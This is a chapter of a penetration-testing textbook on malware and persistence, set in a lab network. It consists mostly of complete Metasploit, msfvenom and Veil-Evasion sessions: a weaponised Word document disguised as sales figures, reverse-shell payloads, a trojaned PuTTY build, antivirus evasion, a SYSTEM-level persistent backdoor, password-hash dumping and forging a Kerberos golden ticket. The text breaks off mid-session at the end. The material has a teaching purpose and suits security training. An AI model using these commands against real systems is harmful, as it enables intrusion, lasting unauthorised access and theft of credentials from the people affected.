CHAPTER 10

Malware and Persistence

Introduction

Chapter 2 shows how attackers can use browsers and software that provide active content for browsers such as Java and Adobe Flash as vectors to get an initial foothold in a network. Another option is malware. Malicious documents, like Word documents, can be used to provide an attacker with an initial shell on a target system.

An attacker that has compromised a target wants to retain access to that system. Many attackers create persistence mechanisms using malware to allow them to reconnect to their targets. Metasploit has a persistence script for Windows systems. Persistence can also be developed by modifying the configuration of the system to allow use of remote desktop or SSH by the attacker. Windows domains are vulnerable to the use of Kerberos golden tickets, while Linux systems can have key executables trojaned, either directly or by manipulating the PATH variable.

Malware and persistence mechanisms are detectable by a savvy defender using tools such as Mandiant Redline. Malware can be analyzed with a variety of tools, and REMnux is a Linux distribution built specifically to analyze malware that includes many of these tools.

Document-Based Malware

One approach attackers can use to gain an initial foothold in a network is through the use of document-based malware. As an example, consider the Metasploit module MS12-027 MSCOMCTL ActiveX Buffer Overflow. This exploits CVE 2012-0158, which is a vulnerability in Microsoft Office 2007 and 2010 that can be triggered by a malicious .rtf file. To use the exploit, the attacker launches Metasploit and selects the appropriate module.

```
root@kali:~# msfconsole -q
msf > workspace -a malware
[*] Added workspace: malware
msf > use exploit/windows/fileformat/ms12_027_mscomctl_bof
msf exploit(ms12_027_mscomctl_bof) > info

       Name: MS12-027 MSCOMCTL ActiveX Buffer Overflow
     Module: exploit/windows/fileformat/ms12_027_mscomctl_bof
   Platform: Windows
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Average
```


M. O'Leary, *Cyber Operations*, DOI 10.1007/978-1-4842-0457-3_10

```
Provided by:
  Unknown
  juan vazquez <juan.vazquez@metasploit.com>
  sinn3r <sinn3r@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Microsoft Office 2007 [no-SP/SP1/SP2/SP3] English on Windows [XP SP3 / 7 SP1] English
  1   Microsoft Office 2010 SP1 English on Windows [XP SP3 / 7 SP1] English

Basic options:
  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  FILENAME  msf.doc          yes       The file name.

Payload information:
  Space: 900
  Avoid: 1 characters

Description:
  This module exploits a stack buffer overflow in MSCOMCTL.OCX. It
  uses a malicious RTF to embed the specially crafted
  MSComctlLib.ListViewCtrl.2 Control as exploited in the wild on April
  2012. This module targets Office 2007 and Office 2010 targets. The
  DEP/ASLR bypass on Office 2010 is done with the Ikazuchi ROP chain
  proposed by Abysssec. This chain uses "msgr3en.dll", which will load
  after office got load, so the malicious file must be loaded through
  "File / Open" to achieve exploitation.

... Output Deleted ...
```

To use the exploit, the attacker chooses a target, a file name and a payload.

```
msf exploit(ms12_027_mscomctl_bof) > set target 1
target => 1
msf exploit(ms12_027_mscomctl_bof) > set filename "2011SalesFigures.doc"
filename => 2011SalesFigures.doc
msf exploit(ms12_027_mscomctl_bof) > set payload
windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf exploit(ms12_027_mscomctl_bof) > set lhost 10.0.4.252
lhost => 10.0.4.252
msf exploit(ms12_027_mscomctl_bof) > set lport 443
lport => 443
msf exploit(ms12_027_mscomctl_bof) > exploit

[*] Creating '2011SalesFigures.doc' file ...
[+] 2011SalesFigures.doc stored at /root/.msf4/local/2011SalesFigures.doc
msf exploit(ms12_027_mscomctl_bof) >
```

The malicious file is stored locally on the attacker's host in the directory `/root/.msf4/local`.

Moving malware between virtual machines can be a challenge, especially if the host is running a good antivirus solution. One approach is to use Python. Use Python to start a web server on TCP/8000 with the command "`python -m SimpleHTTPServer`". Run this command from the directory containing the malware on the Kali virtual machine and use the browser on the target virtual machine to download the malware, bypassing the host. Another option is to compress the malware, for example, using `zip` with the `-e` option to encrypt the result so that the host antivirus does not detect the malware in transit.

If a user running Office 2010 Service Pack 1 (or no Service Pack) on Windows 7 Service Pack 1 opens this file in Microsoft Word, then the target's system calls back to the attacker at 10.0.4.252 on TCP/443 in this example. For the attack to succeed, the attacker's system must be ready to receive the call.

Metasploit has a general process to handle call backs. The attacker starts a generic handler named exploit/multi/handler, specifying the payload that is expected to call back and any options.

```
msf exploit(ms12_027_mscomctl_bof) > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf exploit(handler) > set lhost 10.0.4.252
lhost => 10.0.4.252
msf exploit(handler) > set lport 443
lport => 443
```

By default, the handler accepts only one call back then exits. Like most Metasploit modules, the module has advanced options that are not normally shown when the user selects show options.

```
msf exploit(handler) > show advanced

Module advanced options:

   Name           : ContextInformationFile
   Current Setting:
   Description    : The information file that contains context information

   Name           : DisablePayloadHandler
   Current Setting: false
   Description    : Disable the handler code for the selected payload

   Name           : EnableContextEncoding
   Current Setting: false
   Description    : Use transient context when encoding payloads

   Name           : ExitOnSession
   Current Setting: true
   Description    : Return from the exploit after a session has been created

... Output Deleted ...
```

One option is ExitOnSession; if this is set to false, then the handler continues to run even after generating a session. This allows the handler to handle multiple call backs. If this option is set, the module must be run as a background job, with the -j flag.

```
msf exploit(handler) > set exitonsession false
exitonsession => false
msf exploit(handler) > exploit -j
[*] Exploit running as background job.

[*] Started HTTPS reverse handler on https://0.0.0.0:443/
msf exploit(handler) > [*] Starting the payload handler...
```

The user that opens the document on Office 2010 (SP0/SP1) is warned that the document originated from an Internet location and might be unsafe; they are prompted to enable editing. If they do so, and provided they opened the file using File / Open, then the attacker is presented with a shell.

```
msf exploit(handler) >
[*] 10.0.3.16:49177 Request received for /GbHk...
[*] 10.0.3.16:49177 Staging connection for target /GbHk received...
[*] Patched user-agent at offset 663656...
[*] Patched transport at offset 663320...
[*] Patched URL at offset 663384...
[*] Patched Expiration Timeout at offset 664256...
[*] Patched Communication Timeout at offset 664260...
[*] Meterpreter session 1 opened (10.0.4.252:443 -> 10.0.3.16:49177) at 2014-11-14 22:28:11 -0500

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : BAMBERGA
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
```

Metasploit has other modules that can be used to generate malicious documents for Microsoft Office. These have varying requirements and are of varying effectiveness. They include

- MS14-060 Microsoft Windows OLE Package Manager Code Execution
  - exploit/windows/fileformat/ms14_060_sandworm
  - CVE 2014-4114, MS14-060
- MS14-017 Microsoft Word RTF Object Confusion
  - exploit/windows/fileformat/ms14_017_rtf
  - CVE 2014-1761, MS14-017

- MS12-005 Microsoft Office ClickOnce Unsafe Object Package Handling Vulnerability
  - exploit/windows/fileformat/ms12_005
  - CVE 2012-0013, MS12-005
- MS10-087 Microsoft Word RTF pFragments Stack Buffer Overflow (File Format)
  - exploit/windows/fileformat/ms10_087_rtf_pfragments_bof
  - CVE 2010-3333, MS10-087

Creating Malware

For document-based malware to function, the target needs to open the malware in a vulnerable application like Microsoft Word. However these applications are regularly patched, and an attacker may not be able to identify a vulnerable application. A different approach is to bypass the vulnerable application, and provide the target with an application that, when launched, directly provides a shell for the attacker.

The Metasploit framework comes with tools to do exactly this, and one excellent tool is named msfvenom. Suppose that an attacker wants to generate a Linux executable that when run on a 64-bit target connects back to the attacker and provides a shell. Run the command

```
root@kali:~/malware# msfvenom --platform linux --arch x86_64 --format elf --encoder generic/
none --payload linux/x64/shell_reverse_tcp LHOST=10.0.4.252 LPORT=443 > MalwareLinux64
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of generic/none
generic/none succeeded with size 74 (iteration=0)
```

This is a complex command, with a number of parts

- Msfvenom supports a number of common platforms, including `linux`, `windows`, `android`, `bsd`, and `solaris`. The user can also choose a platform from a range of languages, including `java`, `python`, `php`, and `ruby`.
- The architecture (`--arch`) variable depends on the platform. For platforms like Windows and Linux; choices include `x86` and `x86_64`.
- The format determines the type of the final executable. The collection of allowable formats can be determined by running the command

  ```
  root@kali:~/malware# msfvenom --help-formats
  Executable formats
          asp, aspx, aspx-exe, dll, elf, exe, exe-only, exe-service,
          exe-small, loop-vbs, macho, msi, msi-nouac, osx-app, psh,
          psh-net, psh-reflection, vba, vba-exe, vbs, war
  Transform formats
          bash, c, csharp, dw, dword, java, js_be, js_le, num, perl, pl,
          powershell, ps1, py, python, raw, rb, ruby, sh, vbapplication,
          vbscript
  ```

  In this example, the format is elf, the native format for Linux executables.

- Encoders are used to change the form of the executable without modifying its underlying function. In some cases this can help bypass antivirus solutions. The list of encoders can be found with the command

```
root@kali:~/malware# msfvenom --list encoders

Framework Encoders
==================

    Name                    Rank       Description
    ----                    ----       -----------
    cmd/generic_sh          good       Generic Shell Variable
                                       Substitution Command Encoder
    cmd/ifs                 low        Generic ${IFS} Substitution
                                       Command Encoder
    cmd/powershell_base64   excellent  Powershell Base64 Command Encoder
    cmd/printf_php_mq       manual     printf(1) via PHP magic_quotes
                                       Utility Command Encoder
    generic/eicar           manual     The EICAR Encoder
    generic/none            normal     The "none" Encoder

... Output Deleted ...

    x86/nonupper            low        Non-Upper Encoder
    x86/opt_sub             manual     Sub Encoder (optimised)
    x86/shikata_ga_nai      excellent  Polymorphic XOR Additive Feedback
                                       Encoder
    x86/single_static_bit   manual     Single Static Bit
    x86/unicode_mixed       manual     Alpha2 Alphanumeric Unicode
                                       Mixedcase Encoder
    x86/unicode_upper       manual     Alpha2 Alphanumeric Unicode
                                       Uppercase Encoder
```

  The generic encoder in the example does nothing to the result. One commonly used encoder for binaries is `x86/shikata_ga_nai`, which gives a different result each time it is run. Encoders can be run multiple times; to specify five passes, use the flag `--iterations 5`.

- The collection of available payloads can be found by running the command

```
root@kali:~/malware# msfvenom --list payloads
```

  The payload selected in the example, `linux/x64/shell_reverse_tcp` is a typical Metasploit payload; it provides a 64-bit shell that calls back to the attacker via TCP. Details about the payload, including any required options can be found by running msfvenom with the `--options` flag.

```
root@kali:~/malware# msfvenom --platform linux --arch x86_64 --format
elf --encoder generic/none --payload linux/x64/shell_reverse_tcp --options
Options for payload/linux/x64/shell_reverse_tcp

       Name: Linux Command Shell, Reverse TCP Inline
     Module: payload/linux/x64/shell_reverse_tcp
   Platform: Linux
       Arch: x86_64
Needs Admin: No
 Total size: 243
       Rank: Normal

Provided by:
    ricky

Basic options:
Name   Current Setting  Required  Description
----   ---------------  --------  -----------
LHOST                   yes       The listen address
LPORT  4444             yes       The listen port

Description:
  Connect back to attacker and spawn a command shell
```

The needed options are specified in the msfvenom command immediately following the payload; in the example the listening host is 10.0.4.252 and the listening port is 443.

- The output of the msfvenom command would normally be displayed to the screen. Since this example is meant to generate a binary executable, the result is instead piped to the file named MalwareLinux64.

Before the malicious executable is run on the target, an appropriate handler needs to be started by the attacker.

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload linux/x64/shell/reverse_tcp
payload => linux/x64/shell/reverse_tcp
msf exploit(handler) > set lhost 10.0.4.252
lhost => 10.0.4.252
msf exploit(handler) > set lport 443
lport => 443
msf exploit(handler) > set exitonsession false
exitonsession => false
msf exploit(handler) > exploit -j
[*] Exploit running as background job.

[*] Started reverse handler on 10.0.4.252:443
msf exploit(handler) > [*] Starting the payload handler...
```

Note that the listening port (TCP/443 in this example) must not be currently in use.

When the target runs the malicious executable on a system, a shell is presented to the attacker. Here is the result when it is run on a 64-bit CentOS 6.3 system.

```
msf exploit(handler) >
[*] Sending stage (38 bytes) to 10.0.2.29
[*] Command shell session 1 opened (10.0.4.252:443 -> 10.0.2.29:37291) at 2014-11-15
18:35:55 -0500
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

whoami
/bin/sh: line 1: j__________________^H��j!Xu�j: command not found
/bin/sh: line 1: X�H�/bin/shSH��RWH�whoami: No such file or directory
whoami #
sbanach
pwd #
/home/sbanach/Downloads
```

Notice that shell commands needed to be ended with a comment (#) to run cleanly.

To use msfvenom to generate Java based malware, run the command

```
root@kali:~/malware# msfvenom --platform java --payload java/shell_reverse_tcp
LHOST=10.0.4.252 LPORT=443 > java_malware.jar
```

Configure an appropriate handler

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload java/shell_reverse_tcp
payload => java/shell_reverse_tcp
msf exploit(handler) > set lhost 10.0.4.252
lhost => 10.0.4.252
msf exploit(handler) > set lport 443
lport => 443
msf exploit(handler) > set exitonsession false
exitonsession => false
msf exploit(handler) > exploit -j
[*] Exploit running as background job.

[*] Started reverse handler on 10.0.4.252:443
```

Suppose that the Java program is run on Windows with a command like

```
C:\Users\Blaise Pascal\Downloads>"c:\Program Files (x86)\Java\jre7\bin\java.exe"
 -jar java_malware.jar
```

Then the attacker obtains a shell.

```
msf exploit(handler) > [*] Starting the payload handler...
[*] Command shell session 1 opened (10.0.4.252:443 -> 10.0.3.6:49169) at
2014-11-15 16:25:32 -0500

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Blaise Pascal\Downloads>^Z
Background session 1? [y/N]  y
```

To use msfvenom to generate Python based malware, run

```
root@kali:~/malware# msfvenom --platform python --arch python --encoder generic/none
--payload python/meterpreter/reverse_tcp LHOST=10.0.4.252 LPORT=443 > MalwarePython
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of generic/none
generic/none succeeded with size 354 (iteration=0)
```

Set up a handler; then running the Python malware on either Windows or Linux returns a shell to the attacker.

```
msf exploit(handler) > set payload python/meterpreter/reverse_tcp
payload => python/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 10.0.4.252
lhost => 10.0.4.252
msf exploit(handler) > set lport 443
lport => 443
msf exploit(handler) > set exitonsession false
exitonsession => false
msf exploit(handler) > exploit -j
[*] Exploit running as background job.

... Output Deleted ...

[*] Meterpreter session 1 opened (10.0.4.252:443 -> 10.0.2.61:57563) at
2014-11-15 19:17:10 -0500
[*] Sending stage (18558 bytes) to 10.0.3.8
[*] Meterpreter session 2 opened (10.0.4.252:443 -> 10.0.3.8:49187) at
2014-11-15 19:17:51 -0500

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer     : mirzam
```

```
OS           : Linux 2.6.27.7-9-default #1 SMP 2008-12-04 18:10:04 +0100
Architecture : i686
Meterpreter  : python/python
meterpreter > background
[*] Backgrounding session 1...
msf exploit(handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer     : Interamnia
OS           : Windows 7 6.1.7601
Architecture : x86_64
Meterpreter  : python/python
meterpreter >
```

One problem with the malware generated so far is that these programs do nothing other than provide the shell back to the attacker. Most users that execute a program expect it to do something, and a user faced with a program that does nothing may terminate it, leaving the attacker without a shell. One approach to the problem is to include the malicious code within another functioning program. Msfvenom has the ability to do just this.

The attacker starts with a known program, say a copy of PuTTY for Windows, and downloads it to the attacker's system. Run the command

```
root@kali:~/malware# msfvenom --platform windows --arch x86 --encoder generic/none --format
exe --template /root/malware/putty.exe --keep --payload windows/meterpreter/reverse_https
LHOST=10.0.4.252 LPORT=22 > malputty.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of generic/none
generic/none succeeded with size 348 (iteration=0)
```

This uses msfvenom in much the same fashion as before, with two major changes. This command specifies the name of a valid Windows executable (`/root/malware/putty.exe`) that is used as a template, and it uses the flag `--keep` indicating that msfvenom should patch the code so as to keep its original function. When the target runs this program, the user is presented with a fully functioning copy of PuTTY; at the same time an attacker with an appropriate handler running obtains a shell on the target.

Another problem with the malware generated so far is that it is usually well recognized by antivirus software. Even if the previous program is run through 200 iterations of the shikata ga nai polymorphic encoder, modern antivirus solutions still detect the result. The Veil-Framework, currently under active development, consists of a number of tools including veil-evasion, which is designed to generate malware that is undetectable by current antivirus tools. To install the Veil-Framework on Kali, run the command

```
root@kali:~# apt-get install veil
```

The installation is significant, as it includes a number of mono libraries. When `veil-evasion` is run for the first time, it may need to complete its setup process. When it completes, the user is presented with an interactive menu.

```
================================================================================
 Veil-Evasion | [Version]: 2.13.4
================================================================================
 [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================

 Main Menu

        35 payloads loaded

 Available commands:

        use                 use a specific payload
        info                information on a specific payload
        list                list available payloads
        update              update Veil to the latest version
        clean               clean out payload folders
        checkvt             check payload hashes vs. VirusTotal
        exit                exit Veil

 [>] Please enter a command:
```

Veil-evasion supports a number of payloads, including C, C#, Powershell, Python, and Ruby; the `list` command shows the available payloads.

```
================================================================================
 Veil-Evasion | [Version]: 2.13.4
================================================================================
 [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================

 [*] Available payloads:

        1)        auxiliary/coldwar_wrapper
        2)        auxiliary/pyinstaller_wrapper
        3)        c/meterpreter/rev_http
        4)        c/meterpreter/rev_http_service
        5)        c/meterpreter/rev_tcp
        6)        c/meterpreter/rev_tcp_service

... Output Deleted ...

        22)        python/meterpreter/rev_http
        23)        python/meterpreter/rev_http_contained
        24)        python/meterpreter/rev_https
        25)        python/meterpreter/rev_https_contained
        26)        python/meterpreter/rev_tcp

... Output Deleted ...

[>] Please enter a command: use 3
```

To build malware in C with the Meterpreter reverse HTTP payload, select the corresponding option with the use command. Configure the payload with the required options; note that unlike Metasploit, Veil-Framework is case sensitive.

```
================================================================================
 Veil-Evasion | [Version]: 2.13.4
================================================================================
 [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================

 Payload: c/meterpreter/rev_http loaded

 Required Options:

 Name                    Current Value   Description
 ----                    -------------   -----------
 LHOST                                   IP of the metasploit handler
 LPORT                   8080            Port of the metasploit handler
 compile_to_exe          Y               Compile to an executable

 Available commands:

        set                 set a specific option value
        info                show information about the payload
        generate            generate payload
        back                go to the main menu
        exit                exit Veil

 [>] Please enter a command: set LHOST 10.0.4.252
 [>] Please enter a command: generate
```

The generate command creates the result. The executable is stored in /root/veil-output/compiled/, the source code is stored in /root/veil-output/source/, and a script with Metasploit settings is located in /root/veil-framework/handlers. The script can be loaded in Metasploit with the resource command.

```
root@kali:~# msfconsole -q
msf > workspace malware
[*] Workspace: malware
msf > resource /root/veil-output/handlers/veil-http_handler.rc
[*] Processing /root/veil-output/handlers/veil-http_handler.rc for ERB directives.
resource (/root/veil-output/handlers/veil-http_handler.rc)> use exploit/multi/handler
resource (/root/veil-output/handlers/veil-http_handler.rc)> set PAYLOAD windows/meterpreter/
reverse_http
PAYLOAD => windows/meterpreter/reverse_http
resource (/root/veil-output/handlers/veil-http_handler.rc)> set LHOST 10.0.4.252
LHOST => 10.0.4.252
resource (/root/veil-output/handlers/veil-http_handler.rc)> set LPORT 8080
LPORT => 8080
resource (/root/veil-output/handlers/veil-http_handler.rc)> set ExitOnSession false
ExitOnSession => false
```

```
resource (/root/veil-output/handlers/veil-http_handler.rc)> exploit -j
[*] Exploit running as background job.

[*] Started HTTP reverse handler on http://0.0.0.0:8080/
msf exploit(handler) > [*] Starting the payload handler...
```

Like msfvenom, provided the handler is running, the attacker is presented with a shell when the malicious executable is run on a target system.

One interesting feature of Veil-Framework is that it allows the attacker to compute the hashes of any payload generated by the tool and compare them to results at VirusTotal (https://www.virustotal.com/). This way the attacker can determine if the payload is likely to be discovered by current antivirus software.

```
[>] Please enter a command: checkvt
[*] Checking Virus Total for payload hashes...
[*] No payloads found on VirusTotal!
```

Persistence

Another important use of malware by attackers is for persistence. Persistence scripts allow an attacker the ability to return to a compromised system without the necessity of exploiting it once again.

Suppose an attacker uses a Veil-Framework payload to gain the initial shell on a Windows 7 system.

```
msf exploit(handler) >
[*] 10.0.6.132:58502 Request received for /fJYS...
[*] 10.0.6.132:58502 Staging connection for target /fJYS received...
[*] Patched user-agent at offset 663656...
[*] Patched transport at offset 663320...
[*] Patched URL at offset 663384...
[*] Patched Expiration Timeout at offset 664256...
[*] Patched Communication Timeout at offset 664260...
[*] Meterpreter session 1 opened (10.0.4.252:8080 -> 10.0.6.132:58502) at 2014-11-24
16:31:17 -0500
```

Suppose also that the attacker follows up with the Windows NTUserMessageCall Win32k Kernel Pool Overflow (Schlamperei) attack to gain a SYSTEM shell.

```
msf exploit(handler) > use exploit/windows/local/ms13_053_schlamperei
msf exploit(ms13_053_schlamperei) > set session 1
session => 1
msf exploit(ms13_053_schlamperei) > exploit

[*] Started reverse handler on 10.0.4.252:4444
[*] Launching notepad to host the exploit...
[+] Process 4052 launched.
[*] Reflectively injecting the exploit DLL into 4052...
[*] Injecting exploit into 4052...
[*] Found winlogon.exe with PID 420
[*] Sending stage (769536 bytes) to 10.0.6.132
[+] Everything seems to have worked, cross your fingers and wait for a SYSTEM shell
[*] Meterpreter session 2 opened (10.0.4.252:4444 -> 10.0.6.132:62761) at 2014-11-24
16:32:02 -0500
```

To create persistence, the attacker runs the persistence script in the privileged Meterpreter session. The script has a number of options, which can be found with the -h switch.

```
meterpreter > run persistence -h
Meterpreter Script for creating a persistent backdoor on a target host.

OPTIONS:

    -A        Automatically start a matching multi/handler to connect to the agent
    -L <opt>  Location in target host where to write payload to, if none %TEMP% will be used.
    -P <opt>  Payload to use, default is windows/meterpreter/reverse_tcp.
    -S        Automatically start the agent on boot as a service (with SYSTEM privileges)
    -T <opt>  Alternate executable template to use
    -U        Automatically start the agent when the User logs on
    -X        Automatically start the agent when the system boots
    -h        This help menu
    -i <opt>  The interval in seconds between each connection attempt
    -p <opt>  The port on the remote host where Metasploit is listening
    -r <opt>  The IP of the system running Metasploit listening for the connect back
```

An attacker can use this script to instruct the victim to call back to 10.0.4.252 on TCP/443 every five seconds using Meterpreter reverse HTTPS with the command

```
meterpreter > run persistence -A -P windows/meterpreter/reverse_https -S -i 5 -p 443
-r 10.0.4.252
[*] Running Persistance Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/
EPIMETHEUS_20141124.3240/EPIMETHEUS_20141124.3240.rc
[*] Creating Payload=windows/meterpreter/reverse_https LHOST=10.0.4.252 LPORT=443
[*] Persistent agent script is 148404 bytes long
[+] Persistent Script written to C:\Windows\TEMP\UzlCwSC.vbs
[*] Starting connection handler at port 443 for windows/meterpreter/reverse_https
[+] Multi/Handler started!
[*] Executing script C:\Windows\TEMP\UzlCwSC.vbs
[+] Agent executed with PID 792
[*] Installing as service..
[*] Creating service HTyzvBnmBPIoB
[*] Meterpreter session 3 opened (10.0.4.252:443 -> 10.0.6.132:62807) at 2014-11-24
16:32:42 -0500
```

By including the -S switch, this call back is included as a system service and is started as SYSTEM each time the computer boots. Even if both the Kali attack system and the target are rebooted, so long as the Kali system sets the correct handler (Meterpreter reverse HTTPS on TCP/443), when the victim boots it will call back and present the attacker with a new shell.

Kerberos Golden Tickets

Another approach to persistence on Windows networks is through the use of a Kerberos golden ticket. A Kerberos golden ticket generated for a domain administrator account allows the ticket holder to act as a domain administrator for 10 years. These privileges remain even if the domain administrator account password is changed.

As an example of how to generate a Kerberos golden ticket, recall the attack against the CORP domain in Chapter 7. There the attacker determined the password for the domain administrator CORP\fhaber and gained access to the domain controller at 10.0.6.120.

```
root@kali:~# msfconsole -q
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set rhost 10.0.6.120
rhost => 10.0.6.120
msf exploit(psexec) > set smbdomain corp
smbdomain => corp
msf exploit(psexec) > set smbuser fhaber
smbuser => fhaber
msf exploit(psexec) > set smbpass password1!
smbpass => password1!
msf exploit(psexec) > exploit

[*] Started reverse handler on 10.0.4.252:4444
[*] Connecting to the server...
[*] Authenticating to 10.0.6.120:445|corp as user 'fhaber'...
[*] Uploading payload...
[*] Created \aDWpZxrJ.exe...
[*] Deleting \aDWpZxrJ.exe...
[*] Sending stage (769536 bytes) to 10.0.6.120
[*] Meterpreter session 1 opened (10.0.4.252:4444 -> 10.0.6.120:52888) at 2014-11-16
16:33:16 -0500

meterpreter > background
```

To create a golden ticket, two additional pieces of information are needed. The first is the security identifier (SID) for the domain. One way to get this information is to examine the SID values for currently logged in users; this was done in Chapter 7 with the module post/windows/gather/enum_logged_on_users.

```
msf exploit(psexec) > use post/windows/gather/enum_logged_on_users
msf post(enum_logged_on_users) > set session 1
session => 1
msf post(enum_logged_on_users) > exploit

[*] Running against session 1

Current Logged Users
====================

 SID                                             User
 ---                                             ----
 S-1-5-18                                        NT AUTHORITY\SYSTEM
 S-1-5-21-2774461806-4257634802-1797393593-1179  CORP\fhaber
... Output Deleted ...
```

The SID of the domain user CORP\fhaber is S-1-5-21-2774461806-4257634802-1797393593-1179, so the SID of the domain is all but the user number, namely, S-1-5-21-2774461806-4257634802-1797393593.

The attacker also needs to determine the password hash for the user krbtgt. This was found when the attacker ran the Metasploit module post/windows/gather/smart_hashdump on the domain controller.

```
msf post(enum_logged_on_users) > use post/windows/gather/smart_hashdump
msf post(smart_hashdump) > set session 1
session => 1
msf post(smart_hashdump) > exploit

[*] Running module against CASSINI
[*] Hashes will be saved to the database if one is connected.
[*] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20141116164349_default_10.0.6.120_windows.hashes_279358.txt
[+]         This host is a Domain Controller!
[*] Dumping password hashes...
[-] Failed to dump hashes as SYSTEM, trying to migrate to another process
[*] Migrating to process owned by SYSTEM
[*] Migrating to wininit.exe
[+] Successfully migrated to wininit.exe
[+]         Administrator:500:aad3b435b51404eeaad3b435b51404ee:5b4c6335673a75f13ed948e848f00840
[+]         krbtgt:502:aad3b435b51404eeaad3b435b51404ee:a279b802a2edbb83d3bc1f6ce56021d8
[+]         jhoff:1163:aad3b435b51404eeaad3b435b51404ee:5b4c6335673a75f13ed948e848f00840

... Output Deleted ...
```

From this, the attacker determines that the NTLM hash for the user krbtgt is a279b802a2edbb83d3bc1f6ce56021d8.

The creation of a Kerberos golden ticket is accomplished with the Kiwi extension to Meterpreter, so start by loading the Kiwi extension. Be sure that the architecture (x86, x86_64) of the system matches the architecture of the Meterpreter session.

```
meterpreter > use kiwi
Loading extension kiwi...

  .#####.   mimikatz 2.0 alpha (x64/win64) release "Kiwi en C"
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'    Ported to Metasploit by OJ Reeves `TheColonial` * * */

success.
meterpreter > golden_ticket_create --help

Usage: golden_ticket_create [-h] -u <user> -d <domain> -k <krbtgt_ntlm> -s <sid> -t <path>
[-i <id>] [-g <groups>]

Create a golden kerberos ticket that expires in 10 years time.
```

```
OPTIONS:

    -d <opt>  Name of the target domain (FQDN)
    -g <opt>  Comma-separated list of group identifiers to include (eg: 501,502)
    -h        Help banner
    -i <opt>  ID of the user to associate the ticket with
    -k <opt>  krbtgt domain user NTLM hash
    -s <opt>  SID of the domain
    -t <opt>  Local path of the file to store the ticket in
    -u <opt>  Name of the user to create the ticket for
```

To generate the ticket for the domain administrator CORP\fhaber and to store the resulting ticket locally in the file `/root/tickets/CORP.golden.ticket` run the command

```
meterpreter > golden_ticket_create -d CORP -k a279b802a2edbb83d3bc1f6ce56021d8 -s
S-1-5-21-2774461806-4257634802-1797393593 -t /root/tickets/CORP.golden.ticket -u fhaber
[+] Golden Kerberos ticket written to /root/tickets/CORP.golden.ticket
```

To demonstrate the use of the ticket, suppose that the attacker leaves the network, but later obtains an unprivileged shell on a domain member – say a different Windows 8 system exploited by a Veil-Framework payload.

```
msf exploit(handler) >
[*] 10.0.6.133:54068 Request received for /6hgW...
[*] 10.0.6.133:54068 Staging connection for target /6hgW received...
[*] Patched user-agent at offset 663656...
[*] Patched transport at offset 663320...
[*] Patched URL at offset 663384...
[*] Patched Expiration Timeout at offset 664256...
[*] Patched Communication Timeout at offset 664260...
[*] Meterpreter session 3 opened (10.0.4.252:8080 -> 10.0.6.133:54068) at
2014-11-16 17:04:54 -0500

msf exploit(handler) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > sysinfo
Computer        : HELENE
OS              : Windows 8 (Build 9200).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
meterpreter > getuid
Server username: CORP\ebuchner
```

The command `klist` run on a Windows system lists all cached Keberos credentials on the system. If the attacker runs the command as the unprivileged user, the available tickets are listed.

```
meterpreter > shell
Process 3720 created.
Channel 1 created.
Microsoft Windows [Version 6.2.9200]
(c) 2012 Microsoft Corporation. All rights reserved.

C:\Users\ebuchner\Desktop>klist
klist

Current LogonId is 0:0x28673

Cached Tickets: (6)

#0>     Client: ebuchner @ CORP.SATURN.TEST
        Server: krbtgt/CORP.SATURN.TEST @ CORP.SATURN.TEST
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x60a10000 -> forwardable forwarded renewable pre_authent
        name_canonicalize
        Start Time: 11/16/2014 14:03:55 (local)
        End Time:   11/17/2014 0:03:53 (local)
        Renew Time: 11/23/2014 14:03:53 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x2 -> DELEGATION
        Kdc Called: cassini.corp.saturn.test

... Output Deleted ...

#5>     Client: ebuchner @ CORP.SATURN.TEST
        Server: cifs/calypso.corp.saturn.test @ CORP.SATURN.TEST
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
        Start Time: 11/16/2014 14:03:55 (local)
        End Time:   11/17/2014 0:03:53 (local)
        Renew Time: 11/23/2014 14:03:53 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called: cassini.corp.saturn.test
```

Here six tickets are available; all are for the unprivileged user CORP\ebuchner, and they each expire in just a few hours. If the attacker loads Kiwi into this Meterpreter session, they can then use the golden ticket created earlier with the command `keberos_ticket_use`.

```
meterpreter > use kiwi
Loading extension kiwi...

  .#####.   mimikatz 2.0 alpha (x86/win32) release "Kiwi en C"
 .## ^ ##.
 ## / \ ##  /* * *
